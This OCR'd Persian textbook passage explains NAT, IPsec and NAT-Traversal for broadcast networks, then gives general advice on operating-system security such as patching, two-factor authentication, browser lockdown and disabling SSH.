
مسیریاب یک شبکه معمولا یک آدرس IPv4 عمومی را از ISP دریافت می‌کند. در سمت شبکه مسیریاب، یک شبکه خصوصی با آدرس‌های IP منحصر به فرد برای هر دستگاه ارائه می‌شود. تنها زمانی که یک دستگاه سعی می کند با اینترنت ارتباط برقرار کند، تحت یک فرآیند NAT قرار می گیرد تا به طور موثر آدرس IP منبع را تغییر دهد.

مشابه این، اما در مقیاسی بسیار بزرگ‌تر، یک مرکز برودکست از همان تکنیک استفاده می‌کند. تجهیزات برودکست، از جمله دوربین‌ها، میکروفون‌ها، مانیتورها و سایر دستگاه‌ها، اغلب از یک شبکه IP خصوصی برای تبادل بسته‌های داده استفاده می‌کنند. آدرس IP منبع فقط زمانی تغییر می‌کند که دستگاه‌ها نیاز به برقراری ارتباط داده‌ها از طریق یک شبکه عمومی، مانند اینترنت، خارج از شبکه داشته باشند.

در واقع، هنگامی که NAT از شبکه خصوصی به شبکه عمومی نگاه می‌کند، یک نگاشت چند به یک ایجاد می‌کند. یا زمانی که از شبکه عمومی به شبکه خصوصی نگاه می‌کند، نگاشت یک به چند ایجاد می‌کند.

۲-۵-۲.شناسایی Tuple منحصر به فرد

مجموعه‌ای از آدرس‌های IP به همراه شماره پورت TCP یا UDP یک NAT را تشکیل می‌دهند. ورودی یک دستگاه خاص، در جدول مسیریابی NAT توسط tuple متمایز متشکل از آدرس IP مبدا و شماره پورت ارائه می‌شود. به عنوان مثال، NAT، چندین آدرس IP عمومی، با یک شماره پورت مشخص را، به کنسول صوتی در استادیومی که از پورت UDP 4001 استفاده می‌کند و دارای آدرس IP خصوصی ۱۰,۰,۱۰۰,۱ است، اختصاص می‌دهد. به عنوان مثال، ۸۶,۲۴,۲۵۰,۳۳



شکل ۱-۱۶- جریان بسته‌های IP را از استادیوم به استودیو در یک جهت نشان می-دهد. مسیریاب NAT استادیوم آدرس IP منبع و شماره پورت‌ها را از شبکه خصوصی به شبکه عمومی تغییر می‌دهد و این امکان را فراهم می‌کند که بسته‌ها از طریق اینترنت هدایت شوند و توسط کنسول صدای استودیو دریافت شوند. برای کنسول صدای خود، استودیو آدرس IP عمومی خود را به یک آدرس IP خصوصی تغییر می‌دهد. یک مسیریاب NAT می‌تواند از شماره پورت UDP یا TCP برای ایجاد یک tuple منحصر به فرد و نگاشت به شبکه خصوصی استفاده کند، حتی اگر فقط یک آدرس IP عمومی قابل دسترسی باشد.

و پورت ۲۰۱۰ را می‌توان در جدول NAT (به شکل ۱-۱۶-نگاه کنید) از پورت ۴۰۰۱ ۱۰,۰,۱۰۰,۱ تا پورت ۸۶,۲۴,۲۵۰,۳۳ ۲۰۱۰ نگاشت کرد. زمانی که کنسول صدا از طریق مسیریاب NAT به مقصد ارسال می‌شود، IP، NAT مبدا و آدرس UDP کنسول صدا را تغییر می‌دهد.

آدرس IP مبدا و شماره پورت که توسط NAT تغییر کرده‌اند، تنها مواردی هستند که به جای آدرس IP و شماره پورت اصلی به دستگاه گیرنده مانند کنسول صدای استودیو، نمایش داده می‌شوند. مسیریاب NAT استادیوم، آدرس IP متمایز و شماره پورت را تشخیص می‌دهد و اگر کنسول استودیو، نیاز به ارسال بسته‌های داده به کنسول استادیوم داشته باشد، آن را به تخصیص شبکه خصوصی برمی‌گرداند. جریان بسته از استادیوم به استودیو در شکل ۱-۱۶- به همراه تغییرات ایجاد شده در آدرس‌های مبدا و شماره پورت UDP/TCP نشان داده شده است. در صورتی که بسته‌ها از استودیو به استادیوم بروند، نگاشت معکوس انجام می‌شود. از آن‌جایی که هر مسیریاب NAT، نگاشت‌ها را محرمانه نگه می‌دارد، نگاشت از فضای آدرس IP عمومی، به فضای خصوصی درجه بالایی از حفاظت امنیتی را ارائه می‌دهد، زیرا آدرس‌های IP تجهیزات حساس برودکست از دید هکرها پنهان است.

۳-۵-۲.دانش کامل سیستم

از آن‌جایی که نگاشت هر مسیریاب NAT، برای افزایش امنیت در مسیریاب‌ها، محرمانه نگه داشته می‌شود، راه ساده‌ای برای اعلان آن‌ها وجود ندارد. برای فعال کردن پیکربندی سیستم، مهندس شبکه باید از آدرس‌های IP عمومی و ترکیب شماره پورت UDP/TCP در استادیوم و استودیو آگاه باشد. به عنوان مثال، برای برنامه‌ریزی آدرس IP عمومی و ترکیب شماره پورت UDP/TCP کنسول استودیو در آدرس IP مقصد و شماره پورت UDP/ TCP مربوط به stage box یا کنسول در استادیوم، مهندس شبکه باید از جزئیات هنگام پخش صدا از استادیوم به کنسول استودیو آگاه باشد.

NAT در حل مشکل اولیه موثر است، اما آدرس‌های شبکه IPv۴

کافی، برای ارائه یک آدرس منحصر به فرد به هر دستگاه وجود ندارد. مشکلات امنیتی وجود دارد، زیرا داده‌های موجود در payload بسته هنوز واضح هستند و برای هرکسی که بسته‌ها را شنود می‌کند، قابل دسترس است. استفاده از IPsec یا VPNها، همان‌طور که در قسمت‌های گذشته توضیح داده شد، یکی از راه‌های دور زدن این موضوع است.

IPsec هدر بسته را تایید می‌کند و payload داده را رمزگذاری می‌کند. هنگامی که با یک NAT ترکیب می‌شود، این مشکل ایجاد می‌شود زیرا آدرس مبدا و شماره پورت، در طول ترجمه، به شبکه عمومی تغییر می‌کند. هر تجهیز دریافت‌کننده IPsec، متوجه می‌شود که شماره پورت هدر UDP/TCP و آدرس IP مبدا در هدر بسته IP با مقادیر محاسبه شده، متفاوت است زیرا پردازش رمزگذاری IPsec و احراز هویت قبل از NAT، روی هدر IP حاوی آدرس‌های IP انجام می‌شود که این منجر به حذف بسته می‌شود.

با توجه به سرعتی که IP و پروتکل‌های مرتبط با آن در طول سال‌ها مشخص و منتشر شده‌اند، تعامل یک NAT با IPsec یک تناقض مستقیم ایجاد می‌کند زیرا آدرس‌های IP در این فرآیند تغییر می‌کنند.

۴-۵-۲.جزئیات NAT-Traversal

روش ذکر شده در قسمت قبل پارادایم هفت لایه OSI را نقض می‌کند، اما کار می‌کند. یکی از گزینه‌ها RFC3947 است که از NAT-Traversal استفاده می‌کند. با این حال، برخی از جزئیات آن‌قدر که باید شفاف نیست، و اغلب به راه‌حل‌های اختصاصی برای عملکرد، بستگی دارد.

به طور خلاصه، NAT-Traversal به بسته IPsec بستگی دارد که توسط دیتاگرام IP/UDP دیگری، که در جدول جستجوی مسیریاب NAT، همراه با آدرس مبدا IP و شماره پورت ارائه شده، ذخیره می‌شود.

در ادامه به پروتکل NAT-Traversal و نحوه عملکرد آن با تبادل کلید اینترنت (IKE) برای فعال کردن IPsec از طریق NAT و ارائه یک شبکه ایمن و قابل اعتماد، برای ارائه داده‌های مهم از طریق اینترنت می‌پردازیم.

۲-۶.NAT و VPN: رمزگذاری داده‌ها و محرمانگی اتصال با افزودن VPN به NAT امنیت کاربر را بهبود می‌بخشند.

هر دو پروتکل NAT و IPsec می‌توانند بدون یکدیگر کار کنند، اما یکپارچه‌سازی آن‌ها یک مشکل اساسی است که نیاز به پیکربندی و درک اطلاعات دقیقی در این حوزه دارد.

IPsec، امنیت بسیار بالایی را از طریق تبادل کلیدهای رمزگذاری و تایید داده‌های هدر IP ارائه می‌دهد. با این حال، از آن‌جا که NAT آدرس‌های IP دستگاه‌های حساس به برنامه را از هکرها پنهان می‌کند، یک لایه امنیتی اضافی ارائه می‌دهد.

NAT، باید برای برنامه‌هایی استفاده شود که نیاز به دسترسی به شبکه‌های عمومی مانند اینترنت دارند، اما نیاز به تغییر آدرس IP مبدا و شماره پورت مبدا UDP/TCP دارد. به دلیل اعتبارسنجی فعال IP و آدرس‌های پورت (فیلدهای دقیقی در طول NAT تغییر می‌کنند) که با نحوه عملکرد IPsec و VPN ناسازگار است.

۱-۶-۲.حل اعتبارسنجی آدرس (Address Validation)

چند راه برای ارائه VPN از طریق NAT وجود دارد که یکی از آن‌ها، از طریق سوکت‌های امن است، که تکنیکی برای انتقال ترافیک بین شبکه‌ها است. این به پروتکل‌های TCP، UDP و ICMP محدود می‌شود و به نصب سرورهای پراکسی اضافی و NAT Hole Punching بستگی دارد.

روش‌های NAT-Traversal اضافی دیگری نیز وجود دارد که هر کدام مزایای خاص خود را دارند. رویکرد IPsec، روش کپسوله‌سازی payload امنیتی را، دست نخورده نگه می‌دارد، اما برای عبور از فایروال‌های قبلی و سازگاری با مترجم‌های شبکه، نیاز به فعال شدن تعدادی پروتکل دارد.در RFC3715 (الزامات سازگاری ترجمه آدرس شبکه IPsec)، پروتکل‌هایی که مشکلات سازگاری IPsec و NAT را برطرف می‌کنند، مشخص شده‌اند. راه‌حل‌ها در موارد زیر پوشش داده شده است:

RFC3947: IKE (مبادله کلید اینترنت) NAT-مذاکره متقابل

RFC3948: IPsec ESP (کپسوله‌سازی payload امنیتی) بسته‌ها بر روی UDP Encapsulation

RFC 5996- IKE (پروتکل تبادل کلید اینترنت)

IPsec NAT-T سند RFC خاصی (درخواست برای نظرات) ندارد. با این حال، RFC3947 روند مذاکره و شناسایی کلیدی را تشریح می‌کند.

دو مولفه کلیدی در ایجاد VPN از طریق NAT-T وجود دارد. در فاز ۱، مسیریاب فرستنده بررسی می‌کند آیا مسیریاب گیرنده از NAT-T پشتیبانی می‌کند و آیا هر مسیریاب دیگری در مسیر از NAT-T پشتیبانی می‌کند یا خیر. سپس فاز ۲، کپسوله-سازی UDP بسته‌های IPsec را شروع می‌کند تا مسیریاب NAT-T گیرنده، آن‌ها را تایید و استفاده کند.

۲-۶-۲.ایجاد اتصال IKE

به منظور اعلان پشتیبانی از عملکردهای مختلف موجود در ف، آغازگر یک payload شناسه فروشنده خاص را برای شروع فاز ۱، به گیرنده می‌فرستد. رشته‌های تعریف شده در این پیام‌ها «هش(hashing)» می‌شوند تا نمایش‌های ۱۶ بایتی از payload شناسه منحصر به فرد فروشنده را ارائه دهند. به منظور تایید انطباق، گیرنده دستورات payload، شناسه فروشنده خود را، پس از دریافت آن‌ها به آغازگر ارسال می‌کند. در این مرحله، دو مسیریاب پایانی (که به آن‌ها میزبان یا همتایان IKE (IKE peers) نیز گفته می‌شود) قصد خود را برای برقراری ارتباط با یکدیگر اعلام کرده‌اند.

سپس آغازگر باید بررسی کند که آیا دستگاه‌های NAT بین دو پروتکل همتای IKE قرار دارند یا خیر. نمی‌توانیم فرض کنیم که هر همتای IKE در مسیریاب NAT از NAT آگاه است زیرا ممکن است اصلا وجود نداشته باشد. آغازگر، یک پیام NAT-D با آدرس IP اصلی و شماره پورت UDP (از UDP wrapper) به منظور تایید این موضوع ارسال می‌کند. پس از هش کردن، این‌ها در payload گنجانده شده و به همتای IKE در انتهای دریافت کننده، ارسال می‌شوند.

همتای IKE با دریافت پیام NAT-D، آدرس IP مبدا و شماره پورت UDP را هش می‌کند، سپس آن‌ها را با هدر IP مقایسه می‌کند. اگر آن‌ها

مطابقت داشتند، پس NAT وجود نداشته است (در غیر این صورت آن‌ها یکسان نبودند). ناگفته نماند، دستگاهی که قبل از ترجمه آدرس شبکه (NAT) آن‌جا بود و دستگاهی که بعد از NAT آن‌جا بود، دو ترکیب آدرس IP مبدا و پورت UDP هستند که گیرنده اکنون در اختیار دارد.

۲-۶-۳.نگهداری سوابق آدرس (Address Records)

از آن‌جایی که گیرنده می‌تواند از آدرس IP اصلی برای تایید صحت هدر و بخش رمزگذاری شده بسته VPN استفاده کند، داشتن این اطلاعات بسیار مهم است، زیرا در صورت عدم وجود این اطلاعات، آدرس IP مبدا اصلی دستگاه و شماره پورت در محاسبات رمزگذاری و احراز هویت استفاده می‌شود. از آن‌جایی که عملیات IPsec (VPN) احتمالا در لایه‌های بالایی در یک دستگاه جداگانه رخ داده است، فرآیند NAT-T از آن بی‌اطلاع است.

علاوه بر این، هنگام ارسال داده‌ها به آغازگر، فرستنده می‌تواند آدرس IP مقصد و شماره پورت UDP را با ارائه آدرس‌های IP مبدا و پورت UDP بعد از NAT پر کند. پس از دریافت بسته، مسیریاب NAT متصل به آغازگر همتای IKE یک کپی از آن را در جدول جستجوی خود خواهد داشت. سپس آدرس IP مقصد و شماره پورت UDP را به دستگاه اصلی بازنشانی می‌کند و دستگاه را قادر می‌سازد تا مراحل احراز هویت و رمزگشایی خود را انجام و تایید کند.

فاز ۲، که شامل کپسوله‌سازی UDP ESP است، زمانی آغاز می‌شود که مذاکرات NAT-D به پایان برسد و همتایان IKE مربوطه، بتوانند بسته‌های IPsec (VPN) را مبادله کنند. هدر پورت UDP و آدرس IP خارجی احتمالا با فرض وجود حداقل یک فرآیند NAT در مسیر، تغییر خواهند کرد. با این حال، هر همتای IKE، اکنون، دارای جزئیات حیاتی آدرس IP مبدا اصلی و شماره پورت UDP/TCP است که به آن امکان می‌دهد، بخش مهم پیام را رمزگشایی و تایید کند و در عین حال استانداردهای امنیتی بالایی را از طریق ترجمه NAT حفظ کند.

۲-۶-۴.نگهداری اتصالات (Maintaining Connections)

هر همتای IKE می‌تواند آدرس IP مبدا اصلی و شماره پورت UDP/TCP را با استفاده از تکنیک keep-alive حفظ کند. برای این‌که دو همتای IKE بدانند که، آدرس IP اصلی و شماره پورت، هنوز یکسان است، باید به صورت دوره‌ای سیگنال‌های NAT-D را برای یکدیگر ارسال کنند. در صورت تغییر، اتصال باید قطع شود و یک Session جدید شروع شود که با فاز ۱ شروع می‌شود.


NAT-T مشکل نحوه تعامل IPsec (VPN) و ترجمه NAT را حل می‌کند، اما استفاده از آن با تاخیر همراه است، بنابراین باید با دقت استفاده شود، به خصوص اگر آدرس-های IP و شماره پورت‌ها متفاوت باشد. این راهکار معمولاً برای ترافیک اینترنت تراکنشی معمولی مشکلی نیست. با این حال، می‌تواند برای برنامه‌هایی که صدا و تصویر را پخش می‌کنند و به تاخیر حساس هستند، مشکل ایجاد کند.

۲-۷.ضرورت به‌روز رسانی سیستم‌عامل‌ها برای حفظ امنیت زیرساخت‌ها و جلوگیری از دسترسی مهاجمین

سیستم‌عامل‌ها علاوه بر انجام وظایف ضروری یک کامپیوتر می‌توانند نقش مهمی در حفظ امنیت و جلوگیری از حمله هکرها ایفا کنند.

در دنیای ایده‌آل، هیچ خطایی در هیچ نرم‌افزاری وجود نخواهد داشت. با این حال، به دلیل مجموعه گسترده ورودی‌ها، محاسبات و خروجی‌هایی که در اکثر برنامه‌ها رخ می‌دهند، تست کامل سیستم تقریبا دشوار است. اگرچه تکنیک‌های تست نرم‌افزار، اخیرا بهبود یافته است، اما هیچ سیستمی هرگز نمی‌تواند ۱۰۰درصد قابل اعتماد و قابل پیش‌بینی باشد.

سیستم‌عامل‌ها (OS) قلب سیستم‌های محاسباتی هستند، و در نقطه‌ای با هر برنامه کاربردی درحال اجرا بر روی رایانه تعامل دارند. از آنجایی که سیستم‌عامل آسیب‌پذیرترین مولفه هر سیستم محاسباتی



شکل ۱-۱۷- بسته اصلی در این نمودار حامل داده‌های TCP است. داده‌های ESP به آن اضافه می‌شود و با استفاده از کلیدهای IPsec (VPN) رمزگذاری می‌شود. به منظور فعال کردن همتای IKE گیرنده برای جایگزینی هدر IP برای رمزگشایی و احراز هویت مناسب، آدرس IP مبدا اصلی و شماره پورت TCP با استفاده از NAT-D در طول NAT-T به آن منتقل می‌شود. برای تسهیل ترجمه، UDP wrapper به NAT این امکان را می‌دهد که می‌تواند شماره پورت UDP را تغییر دهد.

است، رسیدگی به آسیب‌پذیری‌های سیستم-عامل در اسرع وقت، به ویژه با توجه به وابستگی فزاینده به اینترنت، بسیار مهم است.

۱-۷-۲.دسترسی در مقابل امنیت

به احتمال زیاد، اگر رایانه‌هایمان را در یک اتاق در ۱۰۰ فوت زیر یک پناهگاه بتنی مخفی کنیم، آن‌ها را از چشمان کنجکاو پنهان نگه داریم و اتصال آنها را به اینترنت قطع کنیم، می‌توانیم ۱۰۰ درصد ایمنی آن‌ها را تضمین کنیم. اما از آنجایی که تقریبا هیچ‌کس نمی-تواند از آن‌ها استفاده کند، کاملا بی‌ارزش خواهند بود. از طریق استفاده از شبکه‌ها برای قابل استفاده کردن و دسترسی به رایانه‌ها، ما ناخواسته آنها را در معرض حمله مهاجمان و مجرمان سایبری قرار می‌دهیم. بنابراین ارزیابی ریسک‌ها و انجام اقدامات پیشگیرانه برای امنیت بسیار مهم است.

هر بخشی از رایانه که کاربر می‌تواند داده‌ها را وارد کند، می‌تواند یک نقطه آسیب‌پذیر باشد. هر چیزی در رایانه که به کاربر اجازه دسترسی می‌دهد، مانند صفحه کلید و ماوس، پورت USB یا اتصال اترنت/Wi-Fi، ممکن است آسیب‌پذیر باشد. وجه تمایز سیستم عامل این است که، یک مولفه حیاتی از عملکرد آن‌ها به پردازش داده‌های TCP/IP در رابط‌های اترنت یا Wi-Fi بستگی دارد. این موضوع، سیستم را به طور خاص آسیب‌پذیر می‌کند زیرا یک هکر ممکن است در هر نقطه از جهان باشد و در عین حال بدون نیاز به نزدیک شدن به رایانه باعث آسیب شود.

۲-۷-۲.ساخت سیستم‌عامل دفاعی

اولین خط دفاعی همیشه باید این باشد که از دسترسی مجرمان سایبری به هر کامپیوتری در شبکه جلوگیری کنیم، اما برای این‌که ساز و کارهای امنیتی کارآمد باشد، باید انتظار داشته باشیم که روزی کسی بتواند از خط دفاعی ما عبور کند و به رایانه‌های شبکه دسترسی پیدا کند. و این‌جاست که سیستم عامل لایه دفاعی بعدی را ارائه می‌کند.

صرف نظر از نوع کامپیوتر (دسکتاپ کاربر، سرور پردازش ویدیو یا یک رابط وب) هکرها معمولا می‌توانند از دو نوع آسیب‌پذیری در سیستم‌های خاص استفاده کنند: آسیب‌پذیری‌هایی که توسط برنامه‌های کاربردی کاربر و یا خود سیستم عامل ایجاد می‌شود. برای محدود کردن دسترسی به هر یک از این‌ها، اعتبارنامه‌های پیچیده ورود، نیاز است. اجرای سیاست‌های اعتبار امنیتی که تغییرات مکرر گذرواژه یا استفاده از گذرواژه‌های پیچیده با کاراکترهای غیرمعمول را الزامی می‌کند، چالش برانگیز است، زیرا معمولا با مقاومت کاربران مواجه می‌شود. با این حال، این واقعا یک مانع غیرقابل نفوذ است.


خوشبختانه، روش‌هایی مانند احراز هویت دو مرحله‌ای وجود دارد که امنیت کاربر را بسیار ایمن‌تر و پیاده‌سازی را آسان‌تر می‌کند. با این حال، برای استفاده موثر از این سیستم‌ها، باید از سیستم‌های احراز هویت متمرکز استفاده شود.(Active Directory (AD و RADIUS دو نمونه از این موارد هستند.

کاربران باید حداقل مجوزهای خواندن، نوشتن و اجرا را داشته باشند تا تاثیر هر گونه حادثه امنیتی را به حداقل برسانند. باز هم، این بسیار مهم است و نیاز به کار و آمادگی زیادی از سوی مدیران سیستم IT دارد.

همان‌طور که قبلا گفته شد، هیچ سیستم نرم افزاری کاملا ایمن نیست و در کدها نقص وجود دارد. این موضوع، مختص فروشنده‌ها نیست و معمولا هر فروشنده‌ای تعدادی توسعه‌دهنده را به کار می‌گیرد که همیشه مراقب آسیب‌پذیری‌ها و رفع آن هستند.

۳-۷-۲.به روز نگه داشتن نرم افزار

ارائه دهندگان بزرگ سیستم‌عامل، مانند اپل و مایکروسافت، انگیزه مالی قوی برای ایمن‌سازی سیستم‌های خود دارند، اما این امر، یک معضل جذاب برای نرم‌افزار متن‌باز ایجاد می‌کند. اگرچه لینوکس یک سیستم‌عامل «رایگان» است، اما واقعا باید توسط یکی از ارائه‌دهندگان نرم افزار متن‌باز تجاری مانند Suse، Redhat یا Ubuntu استفاده شود تا به اندازه سایر فروشندگان اصلی



شکل ۱-۱۸- هر فرآیندی که در فضای کاربر اجرا می شود در نقطه ای با هسته سیستم عامل ارتباط برقرار می کند. دو فراخوانی به کتابخانه (write) در اینجا نشان داده می شود که داده‌ها را در درایو دیسک و شبکه می نویسند، در حالی که تابع (printf) داده ها را به پورت نمایش می‌فرستد.

ایمن باشد. زیرا این ارائه دهندگان همیشه سیستم‌عامل را از نظر آسیب‌پذیری بررسی می‌کنند و patchهایی ارائه می‌دهند.

هنگام دانلود نمونه لینوکس، برودکسترها باید احتیاط بیش‌تری به خرج دهند و تصور نکنند که برای استفاده در یک محیط سازمانی به اندازه کافی امن است. برودکسترها اغلب فاقد ابزار و تخصص لازم برای استقرار تعداد بی‌شماری از patchها و پیکربندی-های امنیتی به شیوه‌ای ایمن و موثر هستند. خبر خوب این است که قبلا توسط یکی از فروشندگان متن‌باز تجاری بررسی‌های امنیتی، پیکربندی و اعتبارسنجی انجام شده است و برای استفاده در یک محیط سازمانی ایمن است. علاوه بر این، آن‌ها به طور منظم patchها و به‌روزرسانی‌ها را ارائه می‌دهند.

از آن‌جایی که مرورگر اینترنت، اغلب به عنوان یک patch، در طول به‌روزرسانی‌های سیستم‌عامل ارائه می‌شود، تمایز بین سیستم عامل و مرورگر در برخی از سیستم عامل‌ها به‌طور فزاینده‌ای مبهم می‌شود، تا جایی که مرورگر باید به عنوان منبع احتمالی آسیب‌پذیری سیستم عامل در نظر گرفته شود. اگرچه می‌توان مرورگرها را ایمن کرد، اما انجام این کار، اغلب به درک کاملی از نحوه مواجهه با مشکلات تروجان (Trojan) یا نرم‌افزارهای جاسوسی (spyware) نیاز دارد. مهاجمین این برنامه‌های کوچک را با هدف ردیابی عملکرد صفحه کلید، حرکات ماوس و صفحه وب یا حمله به سیستم‌های دیگر بر روی رایانه قرار می‌دهند.

اجازه دستکاری پیکربندی‌های امنیتی مرورگر به کاربران، مسئله‌ای فاجعه‌بار است. برای جلوگیری از تغییر تنظیمات توسط کاربران، مرورگر باید توسط متخصصانی که در زمینه فناوری اطلاعات تبحر دارند، پیکربندی شده و سپس قفل شود. اما این کار موجب محدود شدن کاربران می‌شود و موانعی بر سر کار آن‌ها ایجاد می‌کند. به عنوان مثال، تجربه کاربر یا حتی دسترسی به وب‌سایت‌های خاص ممکن است محدود باشد زیرا اپلت‌های جاوا یا ActiveX غیرفعال باشند. یک بار دیگر، امنیت به ارزیابی ریسک مربوط می‌شود و برای ارائه سیستم‌های ایمن، متخصصان فناوری اطلاعات و کاربران باید با یکدیگر همکاری کنند، که در حرف آسان‌تر از عمل است.

۲-۷-۴.بستن راه‌های آسیب‌پذیری

SSH علی‌رغم این‌که نرم‌افزاری متفاوت از هسته سیستم عامل است، اما اغلب با آن همراه است تا دسترسی از راه دور به دستگاه را فعال کند، که بیش‌تر توسط مدیران سیستم و توسعه‌دهندگان استفاده می‌شود، اگرچه هرکسی با دسترسی TCP/IP و اعتبارنامه مناسب می‌تواند وارد سیستم شود و هر فایلی را که در اعتبار کاربر تنظیم شده است، مشاهده کند، یا برنامه‌های دیگری را بارگیری و اجرا کند. به همین دلیل، SSH یک برنامه بسیار خطرناک است که می‌توان آن را تنها در صورتی که روزی به آن نیاز پیدا کردیم، استفاده کنیم.

SSH علی‌رغم این‌که نرم‌افزاری متفاوت از هسته است با فعال کردن دسترسی از راه دور به رایانه، اغلب در کنار سیستم‌عامل ارائه می‌شود. مدیران و توسعه‌دهندگان سیستم بیش‌تر از آن برای ورود کاربران، دسترسی به فایل‌های تنظیم شده در اطلاعات کاربری کاربر و بارگیری و اجرای برنامه‌های دیگر استفاده می‌کنند. هرکسی که اعتبار مناسب و دسترسی TCP/IP را داشته باشد می‌تواند از آن برای ورود به رایانه استفاده کند. بنابراین، داشتن SSH در دسترس در صورت نیاز در هر نقطه، یک راهبرد بسیار پرخطر است.

SSH نمونه‌ای از ورود از راه دور است، راهبرد بسیار بهتر این است که آن را غیرفعال کنید یا اصلا بارگذاری نکنید. نه تنها شخصی که به رایانه وارد می‌شود ممکن است به کل شبکه دسترسی داشته باشد، بلکه هر کسی که ورود به سیستم SSH«root» را دارد نیز می‌تواند به آن دسترسی داشته باشد.

پس از دسترسی به یک رایانه یا سرور، یک کاربر بدخواه می‌تواند از آن برای انواع اقدامات شرورانه مانند حملاتDOS استفاده کند، که در آن یک یا چند سرور پیام‌هایی با فرکانس بالا به رایانه مورد نظر ارسال می‌کنند و باعث بسته شدن حجم بسیاری از فعالیت‌های TCP/UDP/IP می‌شود و احتمالا دستگاه را بلااستفاده می‌کند.

